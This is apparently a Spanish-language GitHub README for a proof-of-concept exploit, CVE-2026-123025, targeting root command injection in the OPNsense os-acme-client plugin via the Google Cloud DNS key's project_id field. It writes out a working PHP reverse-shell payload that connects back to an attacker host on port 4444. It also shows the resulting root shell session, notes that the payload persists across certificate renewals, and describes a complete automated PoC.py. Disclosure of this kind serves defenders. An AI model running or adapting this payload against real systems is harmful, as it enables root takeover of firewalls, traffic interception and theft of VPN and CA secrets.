 cppghoul/cve-2026-123025
Inyección de comandos del sistema operativo como root mediante la clave de desafío de Google Cloud DNS

[!WARNING] DESCARGO DE RESPONSABILIDAD Esta prueba de concepto se proporciona únicamente con fines educativos y de pruebas de seguridad autorizadas. Úsela solo contra sistemas de su propiedad o para los que tenga permiso escrito explícito para probar. El autor no asume ninguna responsabilidad por el mal uso o los daños causados por este software. El acceso no autorizado a sistemas informáticos es un delito penal en la mayoría de las jurisdicciones.
OPNsense os-acme-client 4.17 - Inyección de comandos del sistema operativo como root mediante la clave de desafío de Google Cloud DNS.
Dado que descubrí esta vulnerabilidad, me gustaría incluir mi PoC para ella.
Esta prueba de concepto se proporciona únicamente con fines educativos y de pruebas de seguridad autorizadas. El autor no asume ninguna responsabilidad por el mal uso o los daños.
El plugin ACME Client toma dos valores de la clave JSON de la cuenta de servicio de Google Cloud proporcionada por el operador y los interpola en comandos de shell sin escapar ni validar.
project_id y client_email se leen del campo del modelo dns_gcloud_key (un TextField simple, sin validación — AcmeClient.xml:740) y terminan dentro de dos llamadas gcloud config set ... en LeValidation/DnsGcloud.php (líneas 81-82).
LeUtils::run_shell_command() pasa la cadena resultante directamente a proc_open(),
es decir, /bin/sh -c. Todos los demás puntos de llamada comparables en el plugin pasan por el helper seguro
LeUtils::execSafe() — estas dos sentencias son la única excepción.
La cadena de emisión de certificados se ejecuta como root:
WebUI/API "Issue certificate"
  └─ configd action [sign-cert]:
       /usr/sbin/daemon -f /usr/local/opnsense/scripts/OPNsense/AcmeClient/lecert.php   (root)
         └─ LeCertificate::issue()
              └─ LeValidation\DnsGcloud::prepare()          <-- injection fires here,
                                                             before any Google / ACME traffic
El comando inyectado se ejecuta antes de que ocurra cualquier validación DNS-01, por lo que basta con una clave JSON falsa: sin cuenta de Google, sin dominio válido. El payload permanece en config.xml y se ejecuta de nuevo en cada renovación automática del certificado (cron).
os-acme-client 4.17 - confirmado (shell de root obtenida)os-google-cloud-sdk debe estar instalado (de lo contrario prepare() sale antes de la inyección)DnsGcloud.php actual (presente desde ≤ 2021)Cualquier usuario autenticado del webGUI con acceso a las páginas del plugin ACME Client (ACL de página, no necesariamente un administrador completo) puede ejecutar comandos arbitrarios como root en el firewall: reescribir reglas de firewall, interceptar tráfico, extraer secretos de VPN, claves de CA y config.xml.
Dos casos que merecen mención:
os-google-cloud-sdk ya esté instalado — sin necesidad de privilegios de firmware ni de SSH.config.xml y se ejecuta de nuevo en cada renovación automática del certificado.Objetivo: 192.168.56.2 — OPNsense CE 26.7 (laboratorio VirtualBox), plugins os-acme-client 4.17 + os-google-cloud-sdk 1.0_1, WebGUI sobre HTTPS.
project_id:
{"type":"service_account",
 "project_id":"poc; php -r '$s=fsockopen(\"192.168.56.1\",4444);proc_open(\"/bin/sh -i\",array(0=>$s,1=>$s,2=>$s),$p);' >/dev/null 2>&1 & #",
 "client_email":"[email protected]"}


POST /api/acmeclient/certificates/sign/<uuid>).DnsGcloud::prepare() ejecuta el php -r inyectado como root y se conecta de vuelta:$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.2] 52979
sh: can't access tty; job control turned off
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
# hostname
OPNsense.internal
# opnsense-version
OPNsense 26.7 (amd64)
El registro del plugin confirma el orden de los eventos: la inyección se dispara durante la preparación de la validación, antes incluso de que se cree el pedido ACME:
13:32:33 Registered                                  <- ACME account registered
13:33:12 Using CA ... Creating domain key            <- issue() started
            [ payload executed HERE as root ]
13:33:24 Error creating new order ... "poc" needs at least one dot   <- irrelevant to the exploit
El exploit completo está implementado en PoC.py - interactivo, sin argumentos. Realiza los
pasos anteriores a través de la API de webGUI, inicia nc -lvnp por sí mismo y espera la shell.
Se usa PHP para el payload porque siempre está presente en OPNsense (nc de FreeBSD no tiene -e).
Los objetos ACME creados se dejan en su lugar a propósito: el payload sobrevive en config.xml
y se vuelve a ejecutar en la renovación automática.
MIT — ver LICENSE.
cppghoul
Solo para pruebas de seguridad educativas y autorizadas.






